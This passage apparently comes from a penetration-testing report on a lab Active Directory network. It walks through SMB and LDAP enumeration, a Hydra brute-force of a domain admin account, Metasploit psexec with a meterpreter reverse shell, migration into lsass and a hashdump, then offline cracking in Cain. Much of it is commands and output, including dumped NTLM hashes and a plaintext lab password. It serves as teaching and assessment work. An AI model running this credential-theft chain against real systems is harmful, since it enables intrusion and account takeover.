The tester approached the enumeration of the SMB service in two ways. Firstly, attempts were made to obtain information about the shared file systems. Once the file system had been explored, attempts were further made to interrogate the SMB service for information pertaining to the Active Directory environment.

2.3.2.5.1 Procedure

The command below was used when attempting to enumerate the names of file shares on SERVER1, SERVER2, and CLIENT1 with anonymous credentials. The `-L` switch instructs `smbclient` to list any shares discovered.

```
smbclient -L <ipAddress>
```

The tester then attempted to enumerate the contents of any potential shared file systems using the credentials provided for penetration testing purposes. Again, this was attempted against all three target machines. An explanation of the switches used can be found in Table 2.20.

```
smbmap -u test -p test123 -H <ipAddress>
```

Table 2.20: Explanation of command line switches used with `smbmap`.

Option	Purpose
`-u`	Specifies the username for `smbmap` to use.
`-p`	Specifies the password for the username provided.
`-H`	Provides the IP address of the host for `smbmap` to interrogate.

Once the results of the content enumeration had been collated, the tester used enum4linux against each of the three target machines using the command shown below. The options used with the command are detailed in Table 2.21.

```
enum4linux -a -u test -p test123 <ipAddress> > <filename>.txt
```

Table 2.21: Explanation of command line switches for `enum4linux`.

Option	Purpose
`-a`	Instructs `enum4linux` to perform all simple tests that it can perform.
`-u`	Specifies the username for `enum4linux` to use.
`-p`	Specifies the password for the username provided.
`>`	Passes the output into a file for easy analysis.

2.3.2.5.2 Findings

`smbclient` failed to provide any information about shared directories on any of the target machines using anonymous credentials:




Figure 2.25: Results from attempting anonymous access to the SMB file sharing service.

The enumeration of shared folders with `smbmap` failed against CLIENT1 but was successful against both server instances, as can be seen in Figure 2.26:




Figure 2.26: Results from attempting authenticated access to the SMB file sharing service.

These results show that SERVER2 lists only standard file sharing directories but there are four non-standard data folders on SERVER1:

- Fileshare1.
- Fileshare2.
- HR.
- Resources.

The tester used this information about the folder structure to take forward into the system hacking phase of the penetration test. Furthermore, whilst the results from CLIENT1 would not require any further mention, the ability to enumerate the folder structure of SERVER2 should be documented in a concluding report.

`enum4linux` returned extensive information from all three machines. The information returned was largely the same, though the report from SERVER1 was the most comprehensive and is therefore the only one presented in this report, found in Appendix K. The tester used these results to determine the following points of interest:

- The domain name for the network (UADCWNET).
- A full list of valid usernames.
- The built-in Administrator account was enabled.
- The built-in Guest account was enabled.
- The password for the username “M.Harrington” was “honorarium66”.
- The password policy for the domain specified a minimum password length of seven characters and enforced password expiry at 138 days.
- There was no password lockout policy in place.
- A full list of group names.
- The user “J.Mccormick” was a member of the DnsAdmins group.
- A list of usernames with Domain Admin rights.
- The Administrator account had a SID ending in 500.

Furthermore, the scanning against CLIENT1 returned a list of attached printers, which can be seen in Figure 2.27. None of the printers listed are physical printers.




Figure 2.27: enumeration of printers on CLIENT1 with `enum4linux`.

This scan provided the tester with useful information that could be used in the forthcoming password hacking stage of the penetration test.

2.3.2.6 LDAP (Active Directory)

2.3.2.6.1 Procedure

Nmap's collection of scripts includes several examples that can be used to attempt to enumerate usernames from a running LDAP instance, one of which the tester chose to use against the LDAP service on both server instances (`ldap-search`). The output from the script in its default state is limited to 20 results. The tester adjusted this value using the `ldap.maxobject` script argument, ensuring that a full set of results could be obtained. The command used can be seen below:

```
nmap -p 389 <ipAddress> --script=ldap-search –script-args
'ldap.maxobject=100"
```

2.3.2.6.2 Findings

This scan returned some information from both server instances. The information returned was largely the same, though the report from SERVER1 was the most comprehensive and is therefore the only one presented here, found in Appendix L. The following points of interest can be found in the report:

- The domain name (uadcwnet.com).
- The presence of an Administrator account.
- The presence of a Guest account.
- Group names.
- The user "Jody Mccormick" was a member of the DnsAdmins group.
- Many of the non-standard groups (e.g. "Human Resources") appeared to be empty.

These results could have provided the tester with some useful information to be used during the password hacking and system hacking stages of the penetration test if domain administrator usernames had not already been enumerated from the SMB service.

2.3.2.7 Unknown service at port 7680 on CLIENT1

2.3.2.7.1 Procedure

The tester chose to use two tools against the unknown service running on port 7680 of CLIENT1 – `nc` and `telnet`. The commands used can be seen below.

```
nc 192.168.10.100 7680
```

```
telnet 192.168.10.100
```

2.3.2.7.2 Findings

These tools failed to provide any information that could be used for further analysis or exploitation, as can be seen in Figure 2.28. This cause for this failure appeared to be that the port was closed at the time the enumeration tasks were completed.




Figure 2.28: Enumeration attempts against an unknown service on port 7680 of CLIENT1.

2.3.2.8 DNS

2.3.2.8.1 Procedure

Prior to pursuing the enumeration of the DNS service on SERVER1, the tester added the IP addresses to the attacking machine's host file. The `dig` tool was then used to attempt a zone transfer. The `axfr` option instructs `dig` to use the AXFR protocol to attempt the zone transfer.

```
dig axfr @192.168.10.1 uadcwnet.com
```

This process was repeated against SERVER2.

2.3.2.8.2 Findings

These tools failed to provide any information that could be used for further analysis or exploitation, as can be seen in Figure 2.29.

Figure 2.29: Enumeration attempts against DNS service on both server instances.

2.3.3 Password Hacking

Using the information discovered during the enumeration phase, the tester chose to initiate the password hacking stage with an attempt to brute force the passwords of the users listed in the Domain Admins group as per the results from `enum4linux`, with a forward plan to use any discovered password to dump the password hashes from the target system. These password hashes could then be subjected to an offline dictionary attack, saving time and significantly reducing the network activity within the target network. The results from `enum4linux` demonstrated that the Active Directory data was duplicated across all three machines within the network. Consequently, the tester executed the tests against SERVER1 only for this stage of the penetration test.

2.3.3.1 Hydra

As one the most popular and versatile brute-forcing utilities available (McClure, et al., 1999), the tester felt that Hydra was an obvious choice to use against the SMB service on SERVER1. Had the SMTP and

POP3 services been fully configured, the Hydra tool could also have been used against those services to attempt to obtain further credential sets.

2.3.3.1.1 Procedure

With the knowledge that the process of brute forcing passwords from remote services can be potentially time-consuming endeavour, the tester chose to pursue the password for the users in the Domain Admins group individually. The first user listed in the group (J.Tate) was therefore used in the first brute force attack with the command show below. An explanation of the switches used with Hydra can be seen in Table 2.22.

```
hydra -l J.Tate -P SecLists/Passwords/Software/cain-and-abel.txt
smb://192.168.10.1
```

Table 2.22: Explanation of command line switches for Hydra.

Option	Purpose
`-l`	Passes a specified username to Hydra.
`-P`	Stipulates that Hydra should use the values contained within a file to use with its brute force attempts.
`smb://`	Specifies the protocol for attempting to brute force the username and password combinations against.

2.3.3.1.2 Findings

Hydra was successful in brute-forcing the first of the tester's attempts, as can be seen in Figure 2.30. The process took less than ten minutes to complete. It is worth noting at this stage that if this attack had not been successful, the tester would have proceeded through the list of domain admins until a password was obtained or the list was exhausted.

Figure 2.30: Successful attempt at brute forcing a domain admin password with Hydra.

The discovery of a domain admin is significant. With this information, the tester was able to move into the next phase in the password hacking stage – attempting to dump all of the password hashes from the Active Directory environment.

2.3.3.2 Metasploit

The Metasploit framework (called by the command `msfconsole`) contains a vast number of tools and libraries that has seen it become one of the most accessible penetration testing frameworks in the cybersecurity arena (Harper, et al., 2022). One of those tools is the built-in "Meterpreter" custom shell, which enables an attacker (ethical or otherwise) to execute commands on a compromised system. It also contains some useful commands that can be used to obtain system information (such as password hashes) in a quick and efficient manner. When used in combination with PSExec, a tool that allows authenticated

users to send commands to a remote system, Metasploit (which hosts a PSExec module) offers a convenient method of obtaining confidential information for an attacker.

2.3.3.2.1 Procedure

After launching the Metasploit Framework using the `msfconsole` command, the tester was able to search for the module required using the `search` function of Metasploit, as seen in Figure 2.31:

```
msf6 > search psexec

Matching Modules
================

   #   Name                                          Disclosure Date  Rank       Check  Description
   -   ----                                          ---------------  ----       -----  -----------
   0   auxiliary/scanner/smb/impacket/dcomexec       2018-03-19       normal     No     DCOM Exec
   1   exploit/windows/smb/ms17_010_psexec           2017-03-14       normal     Yes    MS17-010 EternalRomance/EternalSyn
xecution
   2   auxiliary/admin/smb/ms17_010_command          2017-03-14       normal     No     MS17-010 EternalRomance/EternalSyn
d Execution
   3   auxiliary/scanner/smb/psexec_loggedin_users                    normal     No     Microsoft Windows Authenticated Lo
   4   exploit/windows/smb/psexec                    1999-01-01       manual     No     Microsoft Windows Authenticated Us
   5   auxiliary/admin/smb/psexec_ntdsgrab                            normal     No     PsExec NTDS.dit And SYSTEM Hive Do
   6   exploit/windows/local/current_user_psexec     1999-01-01       excellent  No     PsExec via Current User Token
   7   encoder/x86/service                                            manual     No     Register Service
   8   auxiliary/scanner/smb/impacket/wmiexec        2018-03-19       normal     No     WMI Exec
   9   exploit/windows/smb/webexec                   2018-10-24       manual     No     WebExec Authenticated User Code Ex
   10  exploit/windows/local/wmi                     1999-01-01       excellent  No     Windows Management Instrumentation

Interact with a module by name or index. For example info 10, use 10 or use exploit/windows/local/wmi
```

Figure 2.31: Searching for the PSExec module within Metasploit.

The relevant module was selected by using its index location within the search results with the `use <indexNumber>` command. The tester was then able to display the options that the module contained with `show options`.

```
msf6 > use 4
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/psexec) > show options

Module options (exploit/windows/smb/psexec):

   Name                  Current Setting  Required  Description
   ----                  ---------------  --------  -----------
   RHOSTS                                 yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT                 445              yes       The SMB service port (TCP)
   SERVICE_DESCRIPTION                    no        Service description to to be used on target for pretty listing
   SERVICE_DISPLAY_NAME                   no        The service display name
   SERVICE_NAME                           no        The service name
   SMBDomain             .                no        The Windows domain to use for authentication
   SMBPass                                no        The password for the specified username
   SMBSHARE                               no        The share to connect to, can be an admin share (ADMIN$,C$,... ) or a normal read/write folder share
   SMBUser                                no        The username to authenticate as


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     172.23.250.19    yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

Figure 2.32: Showing the options for the PSExec module.

The tester set values for the following options using the `set <optionName>` command:

- RHOSTS.
- SMBPass.

- SMBUser.
- LHOST.

The resulting options and their values can be seen in Figure 2.33:




Figure 2.33: Setting the options for the PSExec exploit.

The tester then attempted to use the exploit with the `exploit` command.




Figure 2.34: The successful exploit attempt with Metasploit.

The exploit was successful. Knowing that the command designed to dump password hashes required SYSTEM-level privileges, the tester enumerated the running services on the target machine to find a service running with those privileges using the `ps` command.

```
meterpreter > ps

Process List
============

 PID   PPID  Name                          Arch  Session  User                          Path
 ---   ----  ----                          ----  -------  ----                          ----
 0     0     [System Process]
 4     0     System                        x64   0
 68    4     Registry                      x64   0
 188   2068  powershell.exe                x86   0        NT AUTHORITY\SYSTEM           C:\Windows\SysWOW64\WindowsPowerShell\v1.0\power
 288   4     smss.exe                      x64   0
 356   588   svchost.exe                   x64   0        NT AUTHORITY\NETWORK SERVICE  C:\Windows\System32\svchost.exe
 392   380   csrss.exe                     x64   0
 464   456   csrss.exe                     x64   1
 480   380   wininit.exe                   x64   0
 516   456   winlogon.exe                  x64   1        NT AUTHORITY\SYSTEM           C:\Windows\System32\winlogon.exe
 584   588   svchost.exe                   x64   0        NT AUTHORITY\LOCAL SERVICE    C:\Windows\System32\svchost.exe
 588   480   services.exe                  x64   0
 600   480   lsass.exe                     x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\lsass.exe
 644   588   svchost.exe                   x64   0        NT AUTHORITY\LOCAL SERVICE    C:\Windows\System32\svchost.exe
 664   588   svchost.exe                   x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\svchost.exe
 780   588   svchost.exe                   x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\svchost.exe
```

Figure 2.35: Enumerating the running services with Meterpreter.

The tester selected a service currently running as the SYSTEM account to migrate the Meterpreter process to using the `migrate` command, as can be seen in Figure 2.36:

```
meterpreter > migrate 600
[*] Migrating from 188 to 600...
[*] Migration completed successfully.
```

Figure 2.36: Migrating the Meterpreter process.

Once the process was migrated, the tester was able to dump the password hashes for all users with the `hashdump` command. A sample of the information retrieved is shown in Figure 2.37:

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:b41c955faff3c48cf44f44496eec8ce7:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:ce5006f06fb238ecd9944cd8a34ff95a:::
test:1109:aad3b435b51404eeaad3b435b51404ee:c5a237b7e9d8e708d8436b6148a25fa1:::
J.Tate:2601:aad3b435b51404eeaad3b435b51404ee:01f510a345cd1df3ada173fa7c6cd4c1:::
M.Johnston:2602:aad3b435b51404eeaad3b435b51404ee:073303448bbc1665bf3f77ca040721dd:::
M.Bradley:2603:aad3b435b51404eeaad3b435b51404ee:8cd85e28952dc388ac1b35602b55e0b9:::
M.Day:2604:aad3b435b51404eeaad3b435b51404ee:1764f87ea34fa5a0d7b53699a56fcfd4:::
J.Mccormick:2605:aad3b435b51404eeaad3b435b51404ee:1ae2641f1affc5941956fd18db9ec2a6:::
S.Glover:2606:aad3b435b51404eeaad3b435b51404ee:132494f41a7de8177ccf6e944f21d51d:::
K.Patrick:2607:aad3b435b51404eeaad3b435b51404ee:48a0944fde2909b8445ca196a50c0c25:::
R.Bridges:2608:aad3b435b51404eeaad3b435b51404ee:ecb6b3b54114acfe8c5020a3cb74987d:::
E.Hoffman:2609:aad3b435b51404eeaad3b435b51404ee:55a89d5c0690a11fdb035feba38727cb:::
T.Reid:2610:aad3b435b51404eeaad3b435b51404ee:940826b83083fc39ee1473f74da554bf:::
```

Figure 2.37: Dumping password hashes with Meterpreter.

2.3.3.2.2 Findings

The tester was able to extract all of the password hashes from SERVER1, a list of which can be found in Appendix M. This process took less than two minutes, including the small amount of time it took for Metasploit to launch. The hashes assisted the tester in the continuation of the password hacking stage of the penetration test.

2.3.3.3 Cain and Abel

Armed with a list of password hashes, the tester chose to use Cain and Abel (hereafter referred to simply as “Cain”) to conduct an offline dictionary attack on the remaining uncracked hashes. With Cain, a file containing password hashes can be imported, a dictionary file defined, and the passwords brute forced,

all from within a graphical interface. The process is fast, and there are no limitations on how many hashes can be imported.

2.3.3.3.1 Procedure

In order to obtain the password hashes for use with Cain, the tester copy and pasted the output from the Kali terminal into a text file. The servers, signified with a "$" at the end of the username field, were removed from the results using a text editor. After opening Cain, the tester navigated to the Cracker tab and added the file containing the password hashes by right-clicking in the results pane and selecting "Add to list", as can be seen in Figure 2.38:




Figure 2.38: Adding a hash file to Cain, step 1.

The file was imported using the "Import Hashes from a text file" option and browsing to the location of the saved hashes file using the three-dotted button.




Figure 2.39: Adding a hash file to Cain, step 2.

After clicking next, the imported hashes appeared in the results preview window, automatically sorted into the relevant fields by Cain. Using the right-click menu, all the hashes were highlighted, and an attack type (Dictionary > NTLM Hashes) selected.




Figure 2.40: Selecting all the imported hashes for brute forcing.




Figure 2.41: Setting the dictionary attack type.

The cain.txt file was added to the list of dictionary files to use by right clicking the empty dictionary list and selecting “Add”, shown in Figure 2.42:




Figure 2.42: Setting the dictionary list for use in the brute force attack.

Finally, the attack was initiated using the “Start” button.




Figure 2.43: Starting the offline dictionary attack.

2.3.3.3.2 Findings

Cain successfully cracked 32 of the 52 hashes that the tester imported, as can be seen in Figure 2.44. The process took less than one minute.




Figure 2.44: Brute force attack results in Cain.

Of the five remaining Domain Admin accounts that had not already had their passwords discovered, a further three were cracked during this attack. The tester now had a list of usernames and passwords, of varying levels of privilege, that could be used for further system exploration if required.

2.3.3.4 Crackstation

CrackStation is an online dictionary attack resource. It is extremely quick but will accept a maximum of twenty password hashes to attack at any one time. It is for this reason that the tester chose not to use it until after the offline attack had taken place. CrackStation has access to a 19.5GB database of hashes (CrackStation, 2019). With this in mind, the tester calculated that it could prove more successful than Cain in its attack on the remaining uncracked password hashes.

2.3.3.4.1 Procedure

The password results in Cain were sorted by the NT password field to allow for the easy removal of the passwords that had already been cracked during the offline attack. The successfully cracked entries were selected and removed using the right-click menu. The tester then exported the remaining uncracked hashes, again with the right click menu.

